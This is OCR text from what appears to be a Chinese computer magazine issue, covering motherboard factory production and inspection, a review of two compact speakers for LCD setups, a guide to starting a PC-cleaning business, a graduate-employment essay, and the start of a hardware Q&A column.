而在图10中，我们可以特别看到一台标识为JET-300的机器，这台机器就是线路板检验计算机，当把完成焊接的PCB板放到上面后，一系列气压控制的触杆探头就会插到PCB上，然后控制计算机就会按照预定编制的程序一一查看各触点之间的电气数据，与存储的原始标准数据进行对比，凡超出合理范围的误差就在一张PCB板示意图上标出。

很显然，人工检验是一种不可靠的检验方式，因为依靠工人的经验来进行检验，难免会出现误差，而且有些时候，部分虚焊并不是肉眼能够明显看出来的。而检验计算机所检验的，则是线路板实际的电气性能，所以在理论上说，它可以将出错的可能减至最低。

然而，并非每个工厂都有这样一道工序。虽然检验计算机很容易可以买到，但标准检测数据样本却需要厂商自己根据自己的产品进行编制，而并不是每个厂商都有这样的技术实力的。

最好的产品不是造出来的，而是挑出来的！有没有完善的检验手段，远比有没有先进的设备更为重要。

四、插件流水线


为什么一个地方的工人，安装的元件质量却完全不同？是工人素质不高吗？NO！


经过了贴片元件焊接后，主板就成了这个模样——图11。

下面进入的，就是插件元件的环节。贴片









元件的安装与焊接，之所以要和插件元件分开，这是因为贴片元件的规格比较统一，便于使用机器安装，同时，贴片元件不穿透PCB板，在焊接工艺上与插件元件也不相同。

从理论上说，插件元件也可以使用插件机来进行安装，但是，由于插件元件规格繁多，使用插件机的成本高昂，所以一般工厂中都使用手工安装，与简洁的贴片流水线相比，插件流水线基本上属于劳动力密集型的生产(图12)。

从表面上看，插件流水线没有什么技术含量。板卡像图13那样，一块挨着一块从流水线上流过，每个工位上有若干个工人，负责将固定的几个元件插到板卡上预定的位置，根本不需要复杂的培训。





但实际上，如何安排流水线的速度和工位的密集度，如何安排各工位的任务，这集中反映了一个厂家的流水线设计能力，而这些并不是从书本上能够学到的知识，只有通过多年生产的总结才能知道。

看过卓别林电影《摩登时代》的朋友应该有印象，像电影中卓别林一个人出现问题，影响整条流水线停工的情况，在设计不良的流水线上很容易发生。笔者曾经参观过南方某国产板卡厂商的车间，从规模和设备水平、特别是SMT生产线的水准看，这家工厂简直可以放到世界第一等的板卡工厂里去，但到了插件流水线，一切就露了馅——这家工厂根本没有可称之为流水线设计的东西，个个工位完全是人力平均分配，结果导致有的工位经常处于“等料”状态，有的工位却从早到晚忙得不亦乐乎，大量产品在个别的几个工位上严重积压。而这种情况，在华硕、微星等的工厂中，是从未见过的。

这样失败的流水线设计，很容易造成几个工序上始终处于高度紧张的状态，那么这几个工序就很容易出错。

人是会疲劳的动物，设计不合理的人力密集型流水线，就会导致部分工人过度疲劳，不仅降低了生产效率，更增大了出错的可能性。

五、波峰焊机

为什么同样的焊锡，却有不同的焊接品质？是假冒产品吗？NO!

图14所示的机器，称之为波峰焊机，这是专门用来焊接插件元件的机器。

插件元件之所以不能使用回流焊机进行焊接，这是因为回流焊机内部本身没有焊锡，要通过高热融化焊盘上的焊锡来进行焊接。但这种方法对于有长长引脚的插件元件是不够的。

波峰焊机内部是高洁净的环境，中间是滚动板卡的流水线，下方则是一个装满液态高热焊锡的容器，通过电机使焊锡在其中不断流动。

在焊锡容器中，有一个非常接近流水线的突出装置，当板卡从上方通过时，流经此处的液态焊锡就会在表面张力的作用下吸附到插件元件的引脚及其焊盘上。冷却后就完成了焊接步骤(图15)。

波峰焊接所主要面对的问题，一是合理控制焊接的温度，因为温度过高会造成焊锡大量蒸发破坏焊机内的环境,而且高温也导致PCB以及板卡上元件的损坏。而过低的温度则不能保证焊锡的充分融解和吸附，从而导致虚焊的产生。


另一方面，波峰焊接特别要注意保证焊机内部的气体洁净，过多的杂质会导致焊锡不纯，从而破坏焊接的质量。一些高档焊机上，甚至会使用内部充惰性气体的方法，来阻止焊锡的氧化。

对于波峰焊接来说，保证环境是一个重要因素，所以在设计生产线时，必须保证良好的通风与除尘设计。

六、成品检验

为什么一样的出厂检验，却有不同的复杂度？是观念不同吗？NO!

从波峰焊接出来的板卡，就已经是最后的成品了。经过如图16所示的焊接







检验(目视检验，焊接不良的部分直接由工人手工补焊)，就送去进行成品检验。

成品检验实际上就相当于我们自己所进行的板卡测试，首先像图17一样，试验能够正常启动。然后就进入图18所示的检验区域。

工人们所进行的检验，实际就是组装一个最简系统，然后通过DEBUG卡来查看板卡是否正常工作，并通过一些常用的测试软件来检测系统的稳定性和工作性能(图19)。

虽然成品检验的方法都相同，但是不同厂商所采用的具体步骤却大不一样，笔者既见过自行编制专门的针对性检测软件的厂商，也见过跑一圈3Dmark2001就算合格的工厂。

成品检验是检测产品质量的最重要最严格的关口，但就是在这方面并没有业界统一的标准，那么厂商是自我严格要求还是蒙混过关，当然就反映到它们的产品上。

七、最后的把关

最后的把关，不必要吗？NO!

经过了成品检验的板卡，就是可以出厂的产品了，经过贴标签、包装(图20)，就是最后的产品。

但是在出场之前，还有最后一道工序——抽检。抽检部门的工人按照一定的比例从成箱的产品中抽出一部分来，进行长达数十小时的稳定性测试，通过合格后，这一批次的产品才能最后获得出厂资格(图21)。

抽检，在理论上说，应该有比成品检验更严格的标准。然而，有一些厂商的抽检，只不过是成品检验的重复，甚至根本没有这个环节，这样的产品无形中就失去了最后一道把关的力量。

总结:实际上，了解了以上的各项知识，对于选购板卡，也只是一种参考作用，毕竟很少有人能实际去考察工厂的车间。但是，通过了解这些知识，我们可以认识到，并不是用料和生产设备就能决定一切。我们曾见过很多用料十足、产品光鲜的产品实际表现并不出色。如前面所提到的某国内厂商，其产品口碑在国内并不算太好，但从笔者的实地考察发现，其用料和工厂设备可称非常先进，然而整体生产线设计与管理的不良直接导致产品品质的下降。这是一个典型的反面代表。

CF [SC13]

LCD好伴侣——两款与LCD相配的高品质音箱

■ CFAN评测室

多媒体音箱在这几年有了非常大的发展，无论在音质还是外观设计上，现在的多媒体音箱都比较当初的“木盒子”有了很大的进步。但是与此同时，一些新的问题又产生了。

其中一个最大的难题，就是很多新的高音质音箱虽然外观和工艺都非常美观，但是由于出于音质设计的需要，其体积都很大，特别明显的就是如惠威T200A或是世代V500这样很明显带有家电化设计的音箱，当它们放在CRT显示器的旁边的时候，还不显得什么，但在放到LCD显示器旁时，比显示器更巨大的音箱怎么看怎么不协调。

小巧的音箱并非没有，但是小巧的产品往往都是较为低档的产品，无论在外观、用料还是工艺上都不足以与依然是高档品的LCD相搭配，特别是在音质上往往不令人满意。少数小巧精细又音质出色的音箱——如创新Inspire5700又是大多数人所不能承受的天价。

同样的问题，也存在于和准系统搭配的音箱选择上。

那么就没有外观能与LCD或准系统相搭配，而音质又比较好，价格又不至于遥不可及的产品吗？当然不是，我们前不久就拿到了两款这样的音箱。

与LCD搭配所需要的

在介绍这两款产品之前先让我们来看看，要与LCD搭配，音箱应该采用什么样的设计。

由于LCD自己的体积不大，而且整体的趋势也在向越来越轻薄发展，所以与之配套的音箱体积也不能太大，否则就会出现“喧宾夺主”的效果，但是，对于书架式音箱来说，要追求较高的音质，就不能有太小的体积。所以对于LCD来说，选择X.1结构的音箱是比较合理的。

其次，与CRT相比，LCD是一种更加具有现代感和科技感的产品，一般来说，除非采用烤漆工艺，否则木质音箱的材质与LCD搭配不会显得很协调。所以与LCD搭配的音箱，特别是桌面上的子音箱，最好选择塑料、金属等材质制造，或是使用烤漆表面的木质音箱。

最后，从色系搭配的角度来说，除了少数特立独行的产品外，大部分LCD在颜色选择上还是黑、白、银三色为主，虽然这三种颜色属于可以与任何颜色搭配的“万能色”，但是显然与同属这三种颜色的音箱配套还是最为协调的。

Altec Lansing 2100

Altec Lansing(奥特蓝星)这个名字对于很多国内的用户来说还很陌生，其实在国际上，这个名字就和创新的CAMBRIDGE或罗技的Labtec一样著名。Altec Lansing是一家美国公司，专门生产多媒体音频产品。从今年开始才正式进入中国市场，2100是它在国内市场首批推出的音箱中的一款高档2.1音箱。

外观设计

Altec Lansing 2100的外观上，给人印象最为深刻的就是小巧的子音箱，银色金属做的支架上支撑着细长的箱体，上面有两个扬声器，但与时下流行的三分频2.1音箱设计不同，它的两个扬声器并不是中频/高频的分频设计，而是并联的两个1"扬声器。记忆中创新也曾有一款产品采用了类似的设计，更早的话，有苹果POWERPC G4上的著名的SOUNDSTICK音箱。其实，这两个扬声器都是全频带扬声器，之所以采用两个并联，主要是因为单一扬声器的口径和功率太小，采用两个来加大声压。

Altec Lansing 2100的低音炮相对来说就比较规规矩矩，采用了传统的方形箱体、后倒相设计，但它的特殊之处在于它的低音扬声器也采用了两个5"扬声器并联的设计。扬声器的面罩采用了银色金属制造，与子音箱的风格一致。

Altec Lansing 2100采用了线控设计，线控带有单独的支架 。



856元

独特设计

Altec Lansing 2100的设计中，有两点是以前在2.1音箱中所没有见到过的，一是它的子音箱扬声器采用了钕合金震膜。钕是一种稀土元素，在扬声器制造中经常使用，但通常都是使用其高磁通特性来制造扬声器磁钢，Altec Lansing 2100却用其来制造震膜，当数独处心裁。

其实，想想也很简单，对于扬声器金属震膜来说，追求的是更好的延展性和更轻的重量。而钕合金在这方面都要优于通常所使用的铝镁合金，所以在作为高档音箱设计的Altec Lansing 2100使用也就不为怪了。只是成本也要高很多。

Altec Lansing 2100另一个独出心裁的设计，就是低音炮的双扬声器设计。其道理实际上很简单——与子音箱的双扬声器一样，通过双扬声器设计来提高功率。

这是因为Altec Lansing 2100的低音扬声器口径较小，这样在大功率输出时，如果使用单扬声器很可能由于输入功率太大而导致声音混浊，当使用两个扬声器的时候，由于输入功率平均分配到两个扬声器上，所以可以保证在大功率工作时，扬声器依然可以工作在理想状态。

试听感受

低音是Altec Lansing 2100的一大

亮点，虽然受到扬声器口径的限制，Altec Lansing 2100的低音下潜并不很深，但是以其低音口径和低音炮体积来说，Altec Lansing 2100的低音非常雄浑有力，而且反应速度较快，干净利落。这很明显是其双低音单元设计的结果。

在高音表现力上，Altec Lansing 2100的高音由于受使用的钛合金震膜影响，与普通2.1音箱相比，高音非常明亮，穿透力强，而且高音的解析力对于一个全频带单元来说也使人大喜过望。只是有时高音过于尖锐，圆润度和明亮度略差。

双分频2.1音箱的弱点在中频上，考虑到只有1"的扬声器单元，Altec Lansing 2100的中频还是比较不错的，在表现上准确度很高，比较中规中矩，没有很多2.1音箱常见的中频缺失和高低音分离的问题。但是应该是受到扬声器选择和功放电路设计双重因素的影响，Altec Lansing 2100的中频比较“硬”，金属味较浓，不够圆润。而且有明显的齿音，听感不是很自然。

整体评价

Altec Lansing 2100的外形设计和制造工艺在2.1音箱中都是一等一的，与LCD显示器配套使用有非常好的视觉效果。音质也算是可圈可点。它的高音和低音表现都非常出色，在影视、游戏中应该有不错的效果，但是中频听感不算十分自然流畅，重放纯音乐作品可能不是很理想。总体来说，Altec Lansing 2100是一款有个性、有特色而且品质优良的中高档2.1音箱。但目前的价格相对来说有些过高。

Awesome PA-328P



Awesome(傲森)是近年来新崛起的上海音箱品牌。如果说国内音箱市场中主要存在京—广两派，北京一系主要以正统化的经典设计和追求音质为特点，广东一派以新奇的外观、多样的功能和优秀的性价比为自身优势，那么介于两者之间的上海音箱厂家虽然在规模上不能与前二者相比，但却以时尚前卫的的形象设计和优秀精细的工艺水平为自己的特征。这点以前一些上海的著名品牌已经表现得很明显，而傲森音箱也很好的继承了这一风格。

提起傲森音箱，大多数人想起的可能都是前一段时间很流行的PA-318P“战盔”音箱，模仿JBL某款为APPLE OEM产品的这款音箱的确各方面表现都不错，只是价格太高。而PA-328P名为“大白鲨”，与PA-318P同属一个系列，价格则要低了不少。

外观设计

傲森PA-328P的制造工艺非常杰出，其子音箱和低音炮前面板其实为塑料材质，但经过精细的涂漆颇有金属烤漆的感觉，初看去真的有些POWERPC的感觉。

它的子音箱没有使用传统的方形或三角形设计，而是模仿了鲨鱼鳍的外形(显然这是它得名的由来)，从正面看，箱体又细又长，与轻薄的LCD显示器搭配良好，而侧面长度很大，能够提供稳固的支撑。

PA-328P采用的是三分频设计，每个子音箱上有一个1"铝膜高音和一个2.5"纸盆中音扬声器。前面巧妙的用波浪纹的塑料杆挡住，既保护了扬声器又省去了单独的防尘罩。

PA-328P的低音炮外观就比较传统了，四四方方的倒相式设计，但是前面波浪型同心圆的部分并不是扬声器，而只是一个装饰性的罩子，真正的扬声器在箱体内部，这点下面要说到。

独特设计

PA-328P的子音箱设计，前面已经说了，下面我们来说说它的低音炮设计。PA-328P的低音单元安装在前方，但是它的正前方却是用塑料面罩完全封闭的，面罩内填满了吸音材料，而在面罩的侧面却开了很多细小的小孔。

其实这是一种变形了的ASW结构低音炮(就是没有外露的扬声器，只有倒相孔出声的音箱)，但与纯ASW结构低音炮相比，由于它的前腔没有完全封闭，所以扬声器正方也有声音出来，功率要大一些，而与纯倒相结构相比，音质要好一些。

不过采用这样的结构，最大的问题是吸音材料一定要做好，否则面罩会产生谐振而破坏音质。

PA-328P的线控设计也有自己的特色，一般2.1音箱的低音调节都是作在低音炮上的，这样的设计比较简单，但使用起来很不方便。PA-328P则在线控上提供了低音调节旋钮，解决了这个问题。

试听感受

客观的说，傲森PA-328P的音质不像它的外表那么吸引人，但在同价位的音箱中，还是有值得肯定的地方的。它的中高音得益于三分频的设计，整体表现比较均衡，而且虽然是塑料箱体材质，但听起来塑料味并不是那么浓，而且中频空洞的问题很不明显，比很多中低档的2.1音箱强得多。

不过应该还是受塑料箱体的影响，PA-328P的解析力不算很理想，高音听起来不够透明而中音有较重的鼻音，这使得它的声音虽然准确但听起来不是很干脆，而在低音上，PA-328P的力度较差，虽然并没有混浊的问题(当然这就比很多2.1音箱强得多)，但量感有待提高。

整体评价

很明显，与前面的Altec Lansing 2100相比，PA-328P在音质上还是有差距的，但它们的价格差距同样很大，而在同样价位的2.1音箱中，我们还没有发现能够在保证外观优秀的同时在音质上明显胜过PA-328P的产品，所以PA-328P依然可以算是一款性价比不赖的音箱，特别是它的外观不仅精细，还可以算是个性十足。如果追求音质第一的话，那么或许还有别的选择，而考虑外观搭配的问题的话，PA-328P的确给人印象深刻，毕竟在保证一定的音质水平的前提下能够做好外观而又保证可接受的价格的产品并不多见。CF [SC14]

创业致富的新门路——专业电脑清洁

■ 四川　黄亚飞

许多朋友抱怨找不到创业项目，其实生活中处处充满了商机，只是需要有心人去捕捉和发现，并制定出适合于自己并切实可行的操作方案。在这里介绍一个投资少、见效快、技术要求不高的项目——电脑清洁。这个项目不需要太多的电脑知识，初懂电脑操作即可，所以非常适合于毕业生，因为他们几乎都懂电脑操作。

我们知道，电脑使用一年半载后，就会积聚污垢灰尘，不仅影响美观，而且容易出现性能不稳定、操作反应迟钝等现象，由于电路板上灰尘堆积而造成短路烧毁元件的事情也时有发生。因此定期对电脑进行清洁是非常必要的。

就现状来看，电脑用户主要是单位、网吧和家庭。各个单位虽然设有专门的电脑维护人员，但他们并不注重电脑的清洁工作，许多人认为这不是技术活儿，不属于自己的职责范围。公众网吧一般请人来维护，但维护人员也不会额外地为雇主清洁电脑。家庭电脑的使用者通常只会操作，而自己敢于、勤于开机清扫灰尘的人毕竟不多。所以除军队、银行外，其余电脑用户都是电脑清洁服务潜在的服务对象。我们成立专业的电脑清洁服务部，就是要以系统化管理来高效率、高质量地为这些电脑用户提供服务。我国电脑数量非常庞大，这也预示着我们的服务将获得丰厚的回报。

成立服务部

注册为公司当然好，但考虑到创业之初的注册资金一般比较紧张，我们只好从小小的服务部开始。不过没关系，生意照样做！

可以先注册服务部再开展业务，也可以开展业务后根据情况再注册服务部。前者稍显麻烦，手续较多，投入也相对大些，但便于宣传，可信度较高，有利于业务的顺利开展。后者多属于个人行为，联系业务时会碰更多的“钉子”。还是尽快注册服务部吧，因为我们自命为“专业电脑清洁”，用户不禁会问，连服务部都不是，何来“专业”呢？

服务部的办公室不必选在闹市区，地段稍偏无妨，房租低廉些。办公室不用太大，10～20 平方米即可。室内设施因陋就简，但固定电话必不可少，一是方便客户联系，二则为了提高服务部的信用等级，不致于被当做“游击队”。另外，服务部负责人应该配备手机、小灵通等移动通讯工具。

为了减少开支，服务部开创之初人员不宜过多，加上负责人有三名足够。一人坐办公室守电话，做内勤，必要时机动对外支援，另外二人在外面联系业务，开展工作。

培训工作者

尽管清洁电脑不需要太多专业知识，但毕竟有别于洗衣服、卖小菜，工作者应该具备一定的素质，为此须对工作者进行简单的岗前培训。

1.学习电脑使用的一般常识，使其掌握Windows的简单操作。

2.熟悉常用周边设施与电脑的连接。

3.严格按照操作流程清洁电脑。

4.实习。可先在自己的电脑上实际操作，以掌握要领。然后到亲戚朋友家找一台电脑进行免费清洁，在实际中进一步摸索经验，并注意电脑主人对你的反映，以便在今后的工作中加强或改进。

准备工具

3 号小型排笔一支。用于清扫死角处的灰尘，价格0.5元/支。

6 号中型排笔一支。用于清扫机箱内元件、电路板等上面的灰尘，价格1.5元/支。

4 号排刷一支。用于清扫电路板、机箱内壁灰尘，价格1.5元/支。

儿童毛巾二条。用于擦洗各面污渍，价格1.5元/条，共3元。

小型吸尘器一台（吸衣服灰尘用的那种）。用于吸走电路板、机箱内清扫后的灰尘，以免灰尘四处飞扬。如果买不到这种吸尘器或嫌其价格太高，可用普通电吹风代替，但要选冷风、风力较足的那种，并且要自制一个锥形罩，以使风力能够集中。锥形罩的自制下面另述。吸尘器价格：150元/台，吹风机价格；40元/支。

清洗剂一瓶。用于机箱及外壳的清洁，最好用家电专用清洗剂。本文推荐使用成都市新津绿生环保洗涤剂厂生产的“绿生牌”多功能清洗液，它具有环保、无腐蚀、不伤皮肤、去污力强等特点，是笔者用过的最理想的清洗剂。价格是8元／瓶。

工业用酒精一瓶。用于电路板和其他地方的清洗，6元／瓶。

外出时，上述两种清洗剂分别另用250ml容量的小瓶盛装，以方便携带。

短柄十字型螺丝刀一把。用于拆装机箱和插接件。螺丝刀的总长度不要大于150mm，否则用起来可能不方便。价格是1 元 / 支。

带试电笔的一字型螺丝刀一把。用于验电和拆装螺钉。价格：1 元 / 支。

弧形刮一把。用于刮除滚轮式鼠标滚柱上的赃物。此工具需自制，自制方法后面叙述。

小型电筒一支。5 号电池那种，用于机箱内照明。价格：1 元 / 支。

准备一些电脑上常用的螺钉，价格是5 元 / 包。在拆装机的过程中可能会弄丢一些螺钉，或者原机本来就缺少，那么免费为客户配齐是举手之劳的事，定能赢得客户的欢心。

以上工具的总投资：1.如果买吸尘器，约180 元；2.如果买电吹风，约70 元。单从工具来看，这个项目的投资非常少。其他办公用品、宣传资料的投入因人而异。

另外，可以选备万用表和电烙铁，不过使用的机会不太大。

自制工具

工具中有两件需要自制，一件是电吹风的锥形罩，但如果购买吸尘器，则无需制作。另一件是弧形刮。

一、锥形罩的制作

找一张150～250 克的厚纸，在吹风机的前端风筒上缠裹成如图1 所示的锥筒形，锥筒大端要尽量与电吹风的锥度相符；锥筒小端出风孔的直径不大于10mm。做好后用胶水将锥形罩粘牢。




图1

二，弧形刮的制作

此工具专门用来刮除滚轮式鼠标内滚柱上的赃物，简单实用。

1.从家中的竹筷上截下120～150mm 长度。

2.用小刀将一端削成2mm 厚的扁形。

3.削成半径为5mm的圆弧，并用什锦锉将此圆弧修整光滑，如图2 所示。注意，圆弧面与两侧面要形成锐利的直角。




图2

4.用细砂纸进行整体打磨，改善手感和外观。

宣传工作

首先要做的是印名片。名片不但成本低，一盒100 张的费用只有20 元左右，更主要的是客户便于保存。名片正面根据个人喜好来设计版式，印上服务部名称、地址、联系方式等等，也可印上有创意的广告语。名片背面印服务宗旨和服务内容。

名片印制后，第一步应该去访问市内各个网吧，将名片散发给网吧老板。一般情况下，网吧老板对这种新颖的服务不会马上接受，有一个思考过程，这时需要等待。

第二步去各大、中、小学校访问，找到学校负责人，主动介绍自己服务部的服务内容，临走时要互换名片，以便联系。

企业和机关可暂时不去，因为这些单位有一定保密性，不会随便让人去碰电脑的。针对家庭的服务宣传也可暂缓，这些工作等以后服务部发展起来，信任度提高以后再做就会容易得多。

第三步进行回访。一周左右，那些散发了名片的网吧、学校应该有了考虑，这时可回访，洽谈具体的业务。接到工作后，去两个人比去一个人更能显示服务部的规模和重视程度，也能提高工作效率。一个专业人员做一台电脑的清洁工作大概需要40 分钟左右。一个网吧里一般有几十台电脑，为了不影响网吧正常营业，工作应安排在上午，而且最好在中午之前完成大部分工作。学校的电脑对时间要求相对宽松一些。

服务部开展一段时间后，积累了一些经验，也有了相对宽松的资金，知名度和信任度有所提高，这时可加大宣传力度，印一些宣传品当街散发，在街上做一些广告牌，在地方报纸上做一些物美价廉的题花广告，再做些栏目广告，这有利于提高竞争力，稳固老客户，更有利于将业务拓展到机关、企事业单位和家庭，这是个非常大的市场，不要忽视。

清洁流程

1.断开电脑的电源，用试电笔触摸电脑各部，确认没有带电。

2.将机箱后面碍事的外设连线拔除。拔除时观察一下，有没有不熟悉的外设，若有，请在连接处做好标记，以免将来装错。

3.打开机箱。

4.用排笔、排刷、吸尘器清除各板块、元件上的灰尘。如果用电吹风，请注意吹风的方向，不要弄脏了其他部分。如果光线不好，可用手电筒照明。

5.检查机内各元件、插板、电线有无因清洁而松动，若有，请插接稳妥。

6.机箱内清洁完毕，装好机箱外壳。

7.机箱、键盘、鼠标、显示器的表面、角落里的灰尘，先用排笔、吸尘器清除。

8.用儿童毛巾蘸清洗剂，并将其拧干，擦洗键盘、鼠标、机箱、显示器各表面。注意，蘸了清洗剂的毛巾一定要拧干，不能有液体浸入机内。

9.滚轮鼠标的清洁。取下鼠标滚球，用自制的弧形刮除去鼠标内滚柱上的污物，然后用蘸了清洗剂的毛巾擦洗滚球、滚柱表面。光电鼠标用棉签擦除光电管表面的灰尘和污垢。

10.用另一张儿童毛巾蘸清水，拧干，再一次擦洗上述各面，主要是擦除清洗剂，使电脑表面更清洁，也要注意拧干水。

11.将清洁后的电脑放回原处，并插好各外设插头。

12.试机，电脑及各外设应正常运行。

13.简单打扫、整理一下因清洁工作而搞乱的室内卫生。

如果同时清洁多台电脑，不要清洁完一台再做第二台，而应该把所有的电脑按一个步骤一个步骤地来做，将所有的电脑做完第一步，再将所有的电脑做第二步、第三步……这样，有利于提高工作效率和清洁质量。譬如，第四步扫完了所有电脑的灰尘，下面的工序里就不会因扫灰尘而产生新的污染了。又如第八步，电脑一台接一台地擦上清洗剂，清洗剂就有更多的时间去分解脏物，方便第十步清水擦洁。

清洁完毕一定要试机，如有因清洁工作造成的电脑故障，要设法及时排除。

盈利预测

目前，我国的电脑已经相当普及，并以极快的速度发展。一个中等城市的电脑数量不下10万台，据保守估算，有清洁需求的电脑约30%，即3万台。电脑清洁的服务收费标准是这样设定的：一次性5台以下，每台20元；一次性5～15台，每台9折，即18元；一次性15台以上，每台8折，即16元。清洁成本非常低，主要是人工费，所以净利润很高。以每天工作8小时算，一个熟练人员每个工作日可以清洁12台左右。一般一台电脑的清洁周期为一年，如此推算，电脑清洁服务每年的收入有几十万元之多。这个项目的市场前景不能不说非常广阔。

当然，由于这个项目入市要求很低，同一城市可能会形成多家竞争的局面，甚至一些个人也会"揭竿而起"。不过，要长久稳定地发展，开拓企事业单位、机关、学校、普通家庭这些一般人难以问津的市场，还是需要正规、有品牌的公司(或者服务部)才能做得到。

升级方案

1.升级注册。经过一段时间的运作，积累了一定实力，如果继续看好市场前景，则可以将服务部升级注册为公司，以适应市场和自身发展的需求。

2.发展跨地区连锁经营。有人认为，该项目只能在本地区开展，不能到外地去联系业务。此话虽有些道理，不过，用连锁经营的形式到其他地区开展业务也不是不可能的。

3.出售经验教材、培训手册。虽然电脑清洗不是什么高精尖技术，但还是需要一定的经营经验和操作技巧。公司可把这些知识总结成书本教材和刻录成VCD，然后向全国推广。书本教材包括VCD，成本并不高，因此售价也可定低一些，这样许多待业人员能够接受，推广起来更容易。如，每套教材售价50元，全国应该有几百至一千套的需求量，那么光买教材就会有几万元的进帐，何乐而不为！

专业电脑清洗项目具有投资少、运转快、市场大、技术要求低等特点，感兴趣的下岗职工、大学毕业生不妨在此领域一试身手。CF [CY01]



大学生就业，要在“大”字面前亮起红灯

■ 陕西　686

随着我国劳动人事制度的改革，以及就业压力的不断增大，大城市、大机关、大公司已无法容纳更多的毕业生，而一些小城市、小企业、小公司却急需人才。这种矛盾不知道是否已经被大学生们关注。

也许他们已经看到了这个矛盾，但由于缺乏“小”的意识，普遍的毕业生不愿意去了解小城市、小企业、小公司，并且产生一种害怕、畏惧的心理，导致不想去这些地方工作。虽然这些单位条件相对要差一点、苦一点，但他们缺乏人才，大学生去了以后，将会有很大的发展空间，更能充分发挥所学专长。因此，毕业生如果选择了“小”，必将“大”有作为。这一点已被无数优秀大学毕业生的亲身经历所证明。

在小编这里，有一位老毕业生的工作历程，要给感兴趣的读者们说一说。

杜斐，当年高考结束后，她的成绩不很理想，但机缘巧合让她进入了一所二流大学的计算机专业，当时，她为此付出了比其他专业要高很多的学费。于是，在周围人羡慕的目光中，她去学校报到了，经过四年的理论学习，2000年的时候该毕业了。那时，她曾经向往过北京的大都市生活，向往大公司的工作氛围，向往高级白领的生活方式。大学毕业后几个月内，整天忙碌于参加招聘会和单位面试，结果都是以未被录用而告终。她开始灰心、沮丧了，回想四年里，课本上学到的东西，能拿出来炫耀的，实在是少之又少。在找工作的过程中，她发现更多的单位需要复合型人才，如电子技术＋计算机技术，机械制造＋CAD制图等，好不容易有个好职位又要求必须是男生。最后，她放弃了最初的梦想，回到了家乡，去父母所在的单位上班了。

她父母所在的单位虽然是个国企，但是企业当时的状况不太好。单位里所有的人一听说她是计算机专业毕业的，都非常崇拜。当时，她所在部门里的电脑还很落后，是个386的老爷机，开机都要等很长时间。经过一段时间的工作，她发现，单位的大多数人只知道电脑可以打字，其他的功能就不清楚了。后来领导安排她去打字室工作，杜斐就觉得很委屈，简直就是屈才，虽然心里有想法，但是她仍然认真地对待每一项工作。

在打字室里，她接受了更大的考验，这也为日后的发展奠定了坚实的基础。只要和计算机有关的事情，领导都会叫她去解决，如电脑死机了，打不出字了，打印机有故障了……当然更多的问题还是有关计算机操作的。当她一一解决了这些问题后，在大家眼中，自然而然地她就成了“电脑高手”，那时接受这个称呼虽然有点心虚，但也满足了她的虚荣心，给了杜斐一点小小的成就感。并且暗自庆幸在学校时自学了Office，又由于宿舍的电脑总出故障，才开始学习电脑的硬件知识，虽然更多的故障是用Format硬盘解决的，但却为她积累了一定的计算机维修经验，没想到在工作中竟然都用上了。后来领导对她很是器重，不久就把她调换到了一个更能发挥她专长的部门去工作，主要是负责修改测试程序。此时杜斐成了单位里小有名气的“大红人”。

随着近几年计算机的迅速发展，她的单位也有了很大的改变，计算机增多了，同时带动着更多的人去学习电脑，也有越来越多的人能排除计算机的一般故障，这就督促着她不断学习、掌握更多的电脑知识，才能使自己立于不败之地，才能保住自己在同事眼中的“电脑高手”地位。

通过三年多的工作实践，她认为，自己虽然没能成为一名IT人士，现在并不觉得后悔。因为每个人都要在社会的大舞台上扮演一个不同的角色，而她过去和现在拥有的，IT人士不一定能够拥有。

最后，她给即将毕业的大学生们提一些忠告：不要给自己太高的定位，许多平凡的岗位还是需要你们去做贡献。不要以为本科毕业很了不起，当你实际走上工作岗位后，你就会发现，一切得从头开始学起，也许你只比别人在学习新知识的能力上稍稍强一点儿。但是近几年的毕业生对待工作不够踏实、沉稳，态度不够端正，动不动就想炒老板的“鱿鱼”，要么就拿目前的工作当“跳板”。如果你们能改正这些不正确的想法和做法，相信无论到哪里工作，无论在什么样的工作岗位上，你们都会找到自己满意的位置。

最后祝2004年的毕业生都能找到自己满意的工作，都拥有美好的未来。

看了杜斐的工作历程，是不是觉得非常平凡，小编倒是觉得生活本来就是如此。“山外青山楼外楼”，不论在大城市还是小城市，不论是大公司还是小公司，都有非常重要的工作需要人去做，希望你们不要把梦想当作自己的人生目标，到小城市、小公司去，找到适合自己的岗位，在那里发挥自己的专长，让自己的真实理想得以实现，这才是硬道理。

CF [CY02]



硬件维修站

1 解决光驱 Fireware 版本号问题

问:我要刷新我电脑上 CD-ROM 光盘驱动器的 Firmware，但在刷新前必须找到现在使用的 Firmware 版本号，我安装的是 Windows 98。请问如何才能找到光驱现在的 Firmware 版本号？

答:在 Windows 98 下你可以通过下面步骤来确认光盘驱动器的 Firmware 版本号:

(1)在系统桌面上用鼠标依次选择“开始→设置→控制面板”。

(2)在随后出现的窗口中用鼠标左键双击“系统”图标。

(3)选择“设备管理器”标签，在设备列表中双击打开 CD-ROM 设备。

(4)在出现的窗口中单击“设置”按钮，从中你就可以找到 CD-ROM 的 Firmware 版本号了。

2 数码相机电源开关失效的解决

问:我使用的是明基 DC3410 数码相机，有时按下电源开关键却关不了机，只能直接把电池拔掉，这样做非常损伤设备。请问还有什么其他好办法吗？

答:你可以同时按下快门和LCD/SET键进行强行关机的操作，然后正常开机即可。

3 音箱漏电的原因与解决方案

